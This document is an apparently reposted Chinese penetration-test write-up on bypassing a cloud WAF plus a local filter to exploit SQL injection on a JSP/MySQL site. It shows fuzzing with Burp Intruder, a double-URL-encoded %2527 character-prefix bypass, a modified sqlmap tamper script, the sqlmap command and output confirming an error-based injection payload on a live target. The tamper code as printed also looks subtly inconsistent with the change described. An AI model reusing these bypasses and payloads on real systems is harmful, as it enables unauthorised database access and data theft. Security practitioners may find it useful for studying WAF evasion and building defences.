

实战绕过双重waf(玄武盾+程序自身过滤)结合编写sqlmap的tamper获取数据

“ 先知社区，先知安全技术社区

前言

某次渗透中遇到的注入存在双层 waf 的情况, 第一层是云 waf 第二层似乎是本地的安全狗或者是代码层面的防护, 后端数据库是 mysql.jsp 环境, 最终通过多次 fuzz 的方式成功找到突破口, 并且利用 sqlmap 的 tamper 脚本来获取数据.

正文

首先来看一下这个双层 waf 的大概情况, 首先是云 waf, 利用一个简单的 'and'1'='1 触发 waf



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101123-4d95a996-cee5-1.png>)


渲染后的样子



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101138-56b4c8cc-cee5-1.png>)


有兄弟看出这个是啥牌子的 waf 嘛 有的话希望告知一下 小弟没看出来

因为后端是 mysql 所以直接用 && 替换了 and 并且 url 编码一下 因为是特殊字符 直接就过了 我是没想到的 0_0




(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101153-5f6081a0-cee5-1.png>)

其他更多的 payload 我还没测试我在回包里发现还有检测, 应该是本地的安全狗或者是代码层面的检测




(<https://xzfile.aliyuncs.com/media/upload/picture/20200804170200-286a5f9c-d631-1.png>)

换一个 or 对应的 || 试试




(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101218-6e7c1988-cee5-1.png>)

偶哟 还不错哦 检测了 = 号 我们用 like 来替换一下



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101229-74f86d02-cee5-1.png>)

成功过去了 我低头沉思 虽然过去了 但是好像没有什么卵用 单纯 or 用 || 替换 = 用 like 替换 那么其他的 payload 会不会被检测到了 我觉得多半是会被检测到的 我们来试一试 因为这个返回是把错误打印出来的 多半是支持报错注入的
找个报错注入的 payload 试一试 稍微加个注释和换行



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101316-91172ed8-cee5-1.png>)

理所当然的被拦截了 这都拦截不鸟的话 这云 waf 也太垃圾了 0_0

如果想要真正把这个注入利用起来, 也就是最终想要获取到数据库数据, 那么多半要找一个一劳永

逸, 比较通用的绕过方法, 类似于 假定可以双写绕过 那么利用 sqlmap 的 tamper 把所有关键字双写 假如只是不允许有空格 那么用其他能绕过检测的东西批量替换空格 获取数据 所以我想寻找到类似上述两种情景的这么一个突破口

于是我开始 fuzz 还有一个比较好的地方是 因为如果语法出错 返回包会把具体位置 语句 给你爆出来 所以我们可以对着 返回包来 fuzz


首先 如果语法有问题那么 返回包会显示具体情况



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101339-9ea85c5c-cee5-1.png>)

我特地构造了一个 payload 来 fuzz

fuzz payload 如下




(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101352-a69803f4-cee5-1.png>)

我想找到一个会被替换为空的字符 如果存在这样一个字符那么肯定可以绕过 waf 利用 sqlmap 获取数据 如果存在这么一个字符 返回结果里肯定有 123321 那么我只需要在结果里寻找这个 123321 就好

加载 16 进制数据 00 01 一直到 100(256 的 16 进制) 测试所有字符 看有没有机会

在 intruder 爆破结束后的 option 选项里 可以设置要寻找的数据 下图就是设置要寻找的 123321



☒ Store responses
☒ Make unmodified baseline request
☐ Use denial-of-service mode (no results)
☐ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste
Load ...
Remove
Clear

123321

Add

123321

Match type: ☒ Simple string
☐ Regex

☐ Case sensitive match
☒ Exclude HTTP headers

Grep - Extract

(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101426-baae384a-cee5-1.png>)

结果没有发现这样一个字符

Results Target Positions Payloads Options							
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	123321	Comment
1	00	550	<input type="checkbox"/>	<input type="checkbox"/>	16126	<input type="checkbox"/>	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	12172	<input type="checkbox"/>	
2	01	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	
3	02	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	
6	05	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	
5	04	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	
7	06	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	
8	07	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	
4	03	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	
9	08	550	<input type="checkbox"/>	<input type="checkbox"/>	16665	<input type="checkbox"/>	

(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101438-c1aae5f8-cee5-1.png>)

不慌 我们继续来 fuzz 我们来用两次 urlencode 试试 看后端怎么处理

这次构造的 payload 如下 就是 urlencode 了两次 对要测试的字符 我只要在结果里寻找 123321 就好



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101452-ca69f06c-cee5-1.png>)
let's go

Intruder attack 5

Attack Save Columns


ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	123... ▾	Comment
35	22	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
40	27	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
42	29	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
41	28	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
44	2b	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
48	2f	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
60	3b	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
62	3d	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
61	3c	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
1	00	550	<input type="checkbox"/>	<input type="checkbox"/>	16739	<input type="checkbox"/>	

RequestResponse

RawHeadersHexHTMLRender



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101503-d0d66296-cee5-1.png>)

bingo 有结果了 0_0 运气不错 第二次 fuzz 就中奖了 奥里给

Intruder attack 5


Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	123...	Comment
35	22	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
40	27	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
42	29	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
41	28	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
44	2b	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
48	2f	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
60	3b	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
62	3d	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
61	3c	550	<input type="checkbox"/>	<input type="checkbox"/>	16733	<input checked="" type="checkbox"/>	
1	00	550	<input type="checkbox"/>	<input type="checkbox"/>	16739	<input type="checkbox"/>	

RequestResponse



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101534-e369a774-cee5-1.png>)

哦哟 舒服了 接下来就是修改 sqlmap tamper 来获取数据

什么是 sqlmap 的 tamper

sqlmap 是一款人见人爱的自动化 SQL 渗透工具，能够以良好的引擎发现给定 URL 中的可注入处，并自动化的完成注入。但是由于 SQL 注入的影响过于广泛，致使现代程序的防护越来越严

密。sqlmap/tamper 是官方给出的一些绕过脚本，可以配合渗透测试人员完成更高效更高质量的测试

至于 sqlmap 有哪些 tamper 作用是啥 可以参考

<https://www.freebuf.com/sectool/179035.html>

(<https://www.freebuf.com/sectool/179035.html>)

修改 sqlmap-tamper - 获取数据

不得不感叹一句 sqlmap 真乃神器 已经写好的 tamper 功能基本就满足大多数场景了 在这里我的目标是在每一个字符前加上 %2527 在 sqlmap 自带的 tamper 中已经有一个叫 percentage.py 的，这个的功能是在每个字符前加 % 我只需要改成加 %2527 就行 非常简单 我们先看一下这个 tamper 大概长啥样


```
25
26 Tested against:
27 * Microsoft SQL Server 2000, 2005
28 * MySQL 5.1.56, 5.5.11
29 * PostgreSQL 9.0
30
31 Notes:
32 * Useful to bypass weak and bespoke web application firewalls
33
34 >>> tamper('SELECT FIELD FROM TABLE')
35 '%S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E'
36 """
37
38 if payload:
39     retVal = ""
40     i = 0
41
42     while i < len(payload):
43         if payload[i] == '%' and (i < len(payload) - 2) and payload[i + 1:i + 2] in string.hexdigits:
44             retVal += payload[i:i + 3]
45             i += 2
46         elif payload[i] != ' ':
47             retVal += '%%s' % payload[i]
48             i += 1
49         else:
50             retVal += payload[i]
51             i += 1
52
53     return retVal
54
```

正在讲话: lining;

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101551-ed351ca2-cee5-1.png>)

框起来的部分是关键 sqlmap 把原来的 payload 每一个字符前加 % 后给 retVal 并且重新拼接起来 那么我只需要改一句

```
retVal += '%%2527%s' % payload[i]
```

就好

还有 = 号之前说过是会被检测的 只需要把 = 号换成 like 在最后加上

```
retVal = re.sub(r"\s*=\s*", " LIKE ", retVal)
```

最终的 tamper 如下

```
test.py percentage.py x mypercentage.py x equaltolike.py x 实战绕过双重waf注入获取数据.md
25 * ASP
26
27 Tested against:
28 * Microsoft SQL Server 2000, 2005
29 * MySQL 5.1.56, 5.5.11
30 * PostgreSQL 9.0
31
32 Notes:
33 * Useful to bypass weak and bespoke web application firewalls
34
35 >>> tamper('SELECT FIELD FROM TABLE')
36 'SELECT FIELD FROM TABLE'
37
38
39 if payload:
40     retVal = ""
41     i = 0
42
43     while i < len(payload):
44         if payload[i] == '%' and (i < len(payload) - 2) and payload[i + 1:i + 2] in string.hexdigits:
45             retVal += payload[i:i + 3]
46             i += 3
47         elif payload[i] != ':':
48             retVal += '%%2527%s' % payload[i]
49             i += 1
50         else:
51             retVal += payload[i]
52             i += 1
53     retVal = re.sub(r'\"s*=\"s*', " LIKE ", retVal)
54
55     return retVal
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101602-f42ff496-cee5-1.png>)

sqlmap 真乃神奇也 简直奥里给

好了 现在就来一把梭


sqlmap 命令如下 ; python2 sqlmap.py -r "d:\sqlmap.txt" --dbms=mysql --technique=E
--tamper mypercentage

我开始了 嘿嘿

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:39:24


[09:39:24] [INFO] parsing HTTP request from 'd:\sqlmap.txt'
[09:39:24] [INFO] loading tamper script 'mypercentage'
[09:39:24] [WARNING] tamper script 'mypercentage' is only meant to be run against ASP web applications
custom injection marking character ('*') found in option '--data'. Do you want to process it? [Y/n/q]
[09:39:25] [INFO] testing connection to the target URL
you provided a HTTP Cookie header value. The target URL provided its own cookies within the HTTP Set-Cookie header
intersect with yours. Do you want to merge them in further requests? [Y/n] n
[09:39:28] [INFO] heuristic (basic) test shows that (custom) POST parameter '#1*' might be injectable (possible DB:
MySQL)
[09:39:28] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) va
[Y/n]
[09:39:30] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[09:39:52] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
[09:40:09] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101623-00480f0c-cee6-1.png>)

```
[09:42:08] [INFO] (custom) POST parameter '#1*' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
```

```
ause (FLOOR) injectable
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 321 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: flag=1&bmsearch=&consult_title=111&gecs_system_department='') AND (SELECT 2887 FROM(SELECT COUNT(*),CONCAT(
x716a7a7071,(SELECT (ELT(2887=2887,1))),0x716b706a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)---
X1VD
---
[09:42:08] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[09:42:08] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL >= 5.0
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200726101640-0a64ec44-cee6-1.png>)